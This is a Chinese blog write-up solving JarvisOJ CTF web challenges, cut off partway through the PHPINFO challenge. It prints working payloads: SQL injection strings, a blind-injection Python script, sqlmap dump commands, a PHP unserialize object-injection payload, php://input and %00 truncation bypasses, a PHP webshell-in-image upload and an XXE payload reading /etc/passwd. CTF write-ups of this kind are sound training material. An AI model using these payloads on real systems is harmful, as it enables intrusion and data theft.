

# jarvisoj WEB +MISC writeup

原创

[Ni9htMar3](#) 于 2016-12-26 22:16:57 发布 6786 收藏

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17 篇文章 0 订阅

订阅专栏

## WEB

### PORT 51

打开后发现需要利用51端口进行访问呢

Please use port 51 to visit this site.

<http://blog.csdn.net/Ni9htMar3>

直接利用curl命令访问即可

```
root@Ni9htMar3:~# curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
  body {
    background:gray;
    text-align:center;
  }
</style>
</head>
<body>
  <h3>Yeah!! Here's your flag:PCTF{M45t3r_oF_CuR1}</h3>
</body>
</html>
http://blog.csdn.net/Ni9htMar3
```

命令用法

```
curl -local-port 51 http://xx
```

flag: PCTF{M45t3r\_oF\_CuR1}

## Login

打开后是一个输入框，随便输入，尝试抓包，得到hint  
Hint: "select \* from `admin` where password=''.md5(\$pass,true).'"

直接百度，得到一个[博客](#)


直接输入字符串ffifyop得到flag

## LOCALHOST

看来需要 localhost access only!! 直接利用Modify Headers直接加上 X-Forwarded-For: 127.0.0.1 即可

## 神盾局的秘密

打开是一张图片，直接抓包



会发现有个base64编码的地址，猜测这是利用base64访问任意文件

访问 [showimg.php](#)

```
<?php
    $f = $_GET['img'];
    if (!empty($f)) {
        $f = base64_decode($f);
        if (stripos($f,'..')==FALSE && stripos($f,'/')==FALSE && stripos($f,'\\')==FALSE
        && stripos($f,'pctf')==FALSE) {
            readfile($f);
        } else {
            echo "File not found!";
        }
    }
?>
```

访问 [index.php](#)

```
<?php
    require_once('shield.php');
    $x = new Shield();
    isset($_GET['class']) && $g = $_GET['class'];
    if (!empty($g)) {
        $x = unserialize($g);
    }
    echo $x->readfile();
?>
```

查看 [shield.php](#)

```

<?php
//flag is in pctlf.php
class Shield {
    public $file;
    function __construct($filename = '') {
        $this -> file = $filename;
    }

    function readfile() {
        if (!empty($this->file) && stripos($this->file,'..')==FALSE
            && stripos($this->file,'/')==FALSE && stripos($this->file,'\\')==FALSE) {
            return @file_get_contents($this->file);
        }
    }
}
?>

```

看到源码可以知道这是一个序列化的漏洞，直接按照格式生成一个，payload

```

<?php
class Shield {
    public $file;
    function __construct($filename = '') {
        $this -> file = $filename;
    }
}
$a = new Shield();
$a->file = "pctlf.php";
echo serialize($a);
?>

```

得到

```
O:6:"Shield":1:{s:4:"file";s:8:"pctlf.php";}
```

flag

```

<?php
//True Flag : PCTF{Welcome_To_Shield_secret_Ar3a}
//Fake flag:
echo "FLAG: PCTF{I_4m_not_f14g}"
?>

```

## IN a mess

查看源码得到提示 `index.php` ,访问得

```

?php

error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
    header('Location: index.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,','))
{
    echo 'Hahahahaha';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and
{
    require("flag.txt");
}
else
{
    print "work harder!harder!harder!";
}
?>





```

因为 `eregi` 遇%00截断，所以构造 `b=%0011111`

根据弱类型比较可构造 `id=0a`

比较复杂的就是a的构造，需要a为一个文件，且内容为 `1112 is a nice lab!`，经过百度，可以将此保存 `1.txt` 在自己的服务器上，然后根据 `10进制ip` 绕过.，另一个就是利用伪协议绕过


完整payload

	Load URL	http://web.jarvisoj.com:32780/index.php?id=0a&a=php://input&b=%0011111
	Split URL	
	Execute	
		<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	1112 is a nice lab!	
		

Come ON!!! {/^HT2mCpcvOLf}

<http://blog.csdn.net/Ni9htMar3>

得到 `^HT2mCpcvOLf` 似乎是地址，访问却啥也没有，但后面补全了 `id`，猜测sql注入  
试了试，的确有waf防御  
过滤了空格等，但像关键字值过滤一次，所以可以双写绕过  
共有3列，显示位为第三列




表名content



列名id、context、title



得到flag




## Easy Gallery

打开后测试一下，发现是一道上传图片的题，并且极有可能是文件包含，地址很像

<http://web.jarvisoj.com:32785/index.php?page=submit>

先随便上传一个照片



发现访问照片的地址是 `uploads`，再联想文件包含，这是开始构造一句话木马

这里为了方便我直接利用 `edjpgcom` 工具构造

当尝试上传一个图片马的时候，出现警告

```
Warning: fopen(uploads/1492049439.jpg.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/index.php on line 24
No such file!
```


<http://blog.csdn.net/Ni9htMar3>

需要用 `%00` 截断一下

```
'/b!You should not do this!ar3
```

结果被阻止啦，看来不能行使 `<?php ?>` 形式，直接用 `<script language="php">phpinfo();</script>`

出现flag



CTF{upl0ad\_sh0uld\_n07\_b3\_a110wed}/blog.csdn.net/Ni9htMar3

## Simple Injection

### 方法一

打开后尝试用AWVS扫描，发现username有一个注入点

This vulnerability affects `/login.php`.

Discovered by: Scripting (Blind\_Sql\_Injection.script).

#### Attack details


URL encoded POST input `username` was set to `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/`

#### Tests performed:

- `if(now())=sysdate(),sleep(9),0)**XOR(if(now())=sysdate(),sleep(9),0))OR**XOR(if(now())=sysdate(),sleep(9),0))OR**/ => 9.031 s`
- `if(now())=sysdate(),sleep(6),0)**XOR(if(now())=sysdate(),sleep(6),0))OR**XOR(if(now())=sysdate(),sleep(6),0))OR**/ => 6.032 s`
- `if(now())=sysdate(),sleep(3),0)**XOR(if(now())=sysdate(),sleep(3),0))OR**XOR(if(now())=sysdate(),sleep(3),0))OR**/ => 3.031 s`
- `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/ => 0.047 s`
- `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/ => 0.031 s`
- `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/ => 0.047 s`
- `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/ => 0.032 s`
- `if(now())=sysdate(),sleep(6),0)**XOR(if(now())=sysdate(),sleep(6),0))OR**XOR(if(now())=sysdate(),sleep(6),0))OR**/ => 6.047 s`
- `if(now())=sysdate(),sleep(0),0)**XOR(if(now())=sysdate(),sleep(0),0))OR**XOR(if(now())=sysdate(),sleep(0),0))OR**/ => 0.047 s`

尝试用sqlmap去跑，直接用 `sqlmap.py -u http://web.jarvisoj.com:32787/login.php`  
发现有错，无奈只能在本地运行

```
sqlmap.py -r D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550\text.txt
```



然后直接利用sqlmap命令注入

```
sqlmap.py -r D:\工具\sqlmap\sqlmapproject-sqlmap-aa21550\text.txt -p username --tamper=space2comment --dump --batch
```

```
table: admin
[1 entry]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | 334cfb59c9d74849801d5acdcdad3 |
+-----+-----+-----+
http://blog.csdn.net/Ni9htMar3
```

得到账号密码，解码得到密码为eTAIoCrEP

输入用户名密码登陆即得flag

方法二



首先输入 `admin/admin` 试试,发现报的是密码错误,再尝试 `1/1`,发现报的是用户名错误,这是就可以知道,这个验证机制是先验证用户名,当用户名正确时在验证密码

然后利用 `admin/admin` 测试一下过滤了那些可用字符

```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1cmhgabls56kul
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
```

`username=admin' #&password=admin`

```
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Login</title>

<!-- Bootstrap core CSS -->
<link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
<!-- Custom styles for this template -->
<link href="css/signin.css" rel="stylesheet">
</head>

<body>

<div class="container">

<form class="form-signin" action="" method="POST">
<h2 class="form-signin-heading">Please sign in</h2>
<label for="username" class="sr-only">Username</label>
<input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
<div class="alert alert-error"> <a class="close"
data-dismiss="alert">X</a><strong>密码错误</strong></div> <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
</form>
</div> <!-- /container -->
</body>
</html>
```

<http://blog.csdn.net/Ni9htMar3>

可以使用 `' #`

```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5h1cmhgabls56kul
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
```

`username=admin' or 1=1#&password=admin`

```
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Login</title>

<!-- Bootstrap core CSS -->
<link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
<!-- Custom styles for this template -->
<link href="css/signin.css" rel="stylesheet">
</head>

<body>

<div class="container">

<form class="form-signin" action="" method="POST">
<h2 class="form-signin-heading">Please sign in</h2>
<label for="username" class="sr-only">Username</label>
<input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
<div class="alert alert-error"> <a class="close"
data-dismiss="alert">X</a><strong>用户名错误</strong></div> <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
</form>
</div> <!-- /container -->
</body>
```

<http://blog.csdn.net/Ni9htMar3>

```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5hlmcuhgabl56kui
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
```

```
username=admin'/*1*/or/*1*/1=1&password=admin
```

```
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Login</title>

<!-- Bootstrap core CSS -->
<link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
<!-- Custom styles for this template -->
<link href="css/signin.css" rel="stylesheet">
</head>

<body>

<div class="container">

<form class="form-signin" action="" method="POST">
<h2 class="form-signin-heading">Please sign in</h2>
<label for="username" class="sr-only">Username</label>
<input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
<div class="alert alert-error"><a class="close"
data-dismiss="alert">X</a><strong>密码错误</strong></div> <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
</form>
</div> <!-- /container -->
```

发现只是简单的过滤了空格

```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Cookie: __cfduid=d921fbfbc4f73a9f7c6f6b4d220def0801491049014;
UM_distinctid=15b2975316fa-00b128b038855-1262694a-144000-15b29753170a0;
role=s%3A5%3A%22guest%22%3B; hsh=3a4727d57463f122833d9e732f94e4e0;
PHPSESSID=1558f329m5hlmcuhgabl56kui
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
```

```
username=admin'/*1*/union/*1*/select/*1*/database()#&password=admin
```

```
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Login</title>

<!-- Bootstrap core CSS -->
<link href="//cdn.bootcss.com/bootstrap/3.3.5/css/bootstrap.min.css"
rel="stylesheet">
<!-- Custom styles for this template -->
<link href="css/signin.css" rel="stylesheet">
</head>

<body>

<div class="container">

<form class="form-signin" action="" method="POST">
<h2 class="form-signin-heading">Please sign in</h2>
<label for="username" class="sr-only">Username</label>
<input type="text" id="username" name="username"
class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" id="password" name="password"
class="form-control" placeholder="Password" required>
<div class="alert alert-error"><a class="close"
data-dismiss="alert">X</a><strong>密码错误</strong></div><div class="alert
alert-error"><a class="close"
data-dismiss="alert">X</a><strong>密码错误</strong></div> <button
class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
</form>
</div> <!-- /container -->
```

看来是利用报错注入，且一般的字符都没有过滤

先手工猜测一下库表名

```
admin'/*1*/or/*1*/exists(select/*1*//*1*/from/*1*/admin)#
```

密码报错，说明有admin表

```
admin'/*1*/or/*1*/exists(select/*1*/username,password/*1*/from/*1*/admin)#
```

密码报错，说明有username、password列

```
admin'/*1*/or/*1*/exists(select/*1*/count(*)/*1*/from/*1*/admin)# 说明只有一个用户名密码
```

不管长度了，直接设置长一点，开始脚本

```
import requests

dic='#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM_'
flag = ''

for i in range(1,40):
    for j in dic:
        url = 'http://web.jarvisoj.com:32787/login.php'
        con = "'/**/or/**/ascii(substr((select/**/password/**/from/**/admin),{0},1))>{1}#".format(i,ord
#con = "admin'/*1*/or/*1*/exists(select/*1*/count(*)/*1*/from/*1*/admin)#"
        #print con
        data = {'username':con,
                'password':1}
        s=requests.post(url=url,data=data)
        length = len(s.text)
        #print length
        if length > 1191:
            flag+=j
            print flag
            break

print flag
```



本来想直接提交的发现不对，然后看了一下长度，发下是32位，试下md5解密

解密成功！  
密文：334cfb59c9d74849811d5acdcfdaadc3  
解密结果：eTAloCrEP  
密文类型：md5  
解密用时：2221毫秒

登陆即可

Please sign in

  
  
flag:CTF{s1mpl3\_1nJ3ction\_very\_easy!!}  
[Sign in](http://blog.csdn.net/Ni9htMar3)

## api的调用

打开直接看源码

```

<html>
<head>
<link href="//cdnjs.cloudflare.com/ajax/libs/x-editable/1.5.0/bootstrap3-editable/css/bootstrap-editabl
<script src="//cdnjs.cloudflare.com/ajax/libs/x-editable/1.5.0/bootstrap3-editable/js/bootstrap-editabl
</head>
<body>
<div class="show">
<textarea id="tip-area" width=100px height=50px disabled></textarea>
</div>
<div class="control-area">
<input id="evil-input" type="text" width=100px height=50px value="type sth!"/>
<button class="btn btn-default" type="button" onclick="send()">Go!</button>
</div>
<script>
function XHR() { //创建一个XML对象
    var xhr;
    try {xhr = new XMLHttpRequest();}
    catch(e) {
        var IEXHRVers =["Msxml3.XMLHTTP","Msxml2.XMLHTTP","Microsoft.XMLHTTP"];
        for (var i=0,len=IEXHRVers.length;i< len;i++) {
            try {xhr = new ActiveXObject(IEXHRVers[i]);}
            catch(e) {continue;}
        }
    }
    return xhr;
}

function send(){
    evil_input = document.getElementById("evil-input").value;
    var xhr = XHR();
    xhr.open("post","/api/v1.0/try",true);//服务器发送请求
    xhr.onreadystatechange = function () { //onreadystatechange是一个函数 的句柄
        if (xhr.readyState==4 && xhr.status==201) { // readyState为状态码， 只有状态码为4时执行代码
            data = JSON.parse(xhr.responseText); //将异步返回值转换为JSON 格式
            tip_area = document.getElementById("tip-area");
            tip_area.value = data.task.search+data.task.value;
        }
    };
    xhr.setRequestHeader("Content-Type","application/json");
    xhr.send('{"search":"' +evil_input+'","value":"own"}'); // 将数据传到服务器上
}
</script>
</body>
</html>

```

通过分析里面的JS代码可以知道这有XML对象，通过查阅资料

(<https://segmentfault.com/a/1190000002782175>)

可以知道关于Ajax的运用

([http://open.chrome.360.cn/extension\\_dev/xhr.html](http://open.chrome.360.cn/extension_dev/xhr.html))

抓包

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
Content-Length: 36
Origin: http://web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/54.0.2840.87 Safari/537.36
Content-Type: application/xml
Accept: */*
Referer: http://web.jarvisoj.com:9882/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.8
Cookie: __cfduid=d7d62c8791c875e7968d46244e85b0a911474369444
```

```
{"search": "type sth!", "value": "own"}
```

发送的数据

<http://blog.csdn.net/Ni9htMar3>

这篇讲述了 `xhr.readyState==4` 会产生危险

查找关于XML的攻击

(<http://blog.csdn.net/u013224189/article/details/49759845>)

xml entity 可以读取外置文件，其实entity作用相当于定义全局变量和引用外部文件

```
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///xxxx" >]>引用外部文件
<!DOCTYPE netspi [<!ENTITY xxe "hello" >]> 全局变量
```

在一般的异步网站都会有异步数据与服务器的交互，一般传送数据为json但如果将传送的数据格式改为xml。有很大的可能服务器会解析你异步上传的xml脚本执行想要干的事

得到payload:

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

将 `Content - Type: application/json` 中的 `json` 改为 `xml`, 可以让服务器解析XML  
通过Burpsuite上传得到flag

**Request**

Raw Params Headers Hex XML

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
Content-Length: 159
Origin: http://web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87
Safari/537.36
Content-Type: application/xml
Accept: */*
Referer: http://web.jarvisoj.com:9882/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///home/ctf/flag.txt" >]>
<foo>&xxe;</foo>
```

**Response**

Raw Headers Hex XML

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 42
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Fri, 28 Apr 2017 12:17:53 GMT

<foo>CTF {XxE_15_n0T_S7range_Enough}
</foo>
```

<http://blog.csdn.net/Ni9htMar3>

## PHPINFO

打开是源码

```
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class Oowo0
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo()';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new Oowo0();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

这是一道PHP序列化漏洞的题，三种类型如下链接学习  
(<http://www.tuicool.com/articles/zEfuEz>)



处理器	对应的存储格式
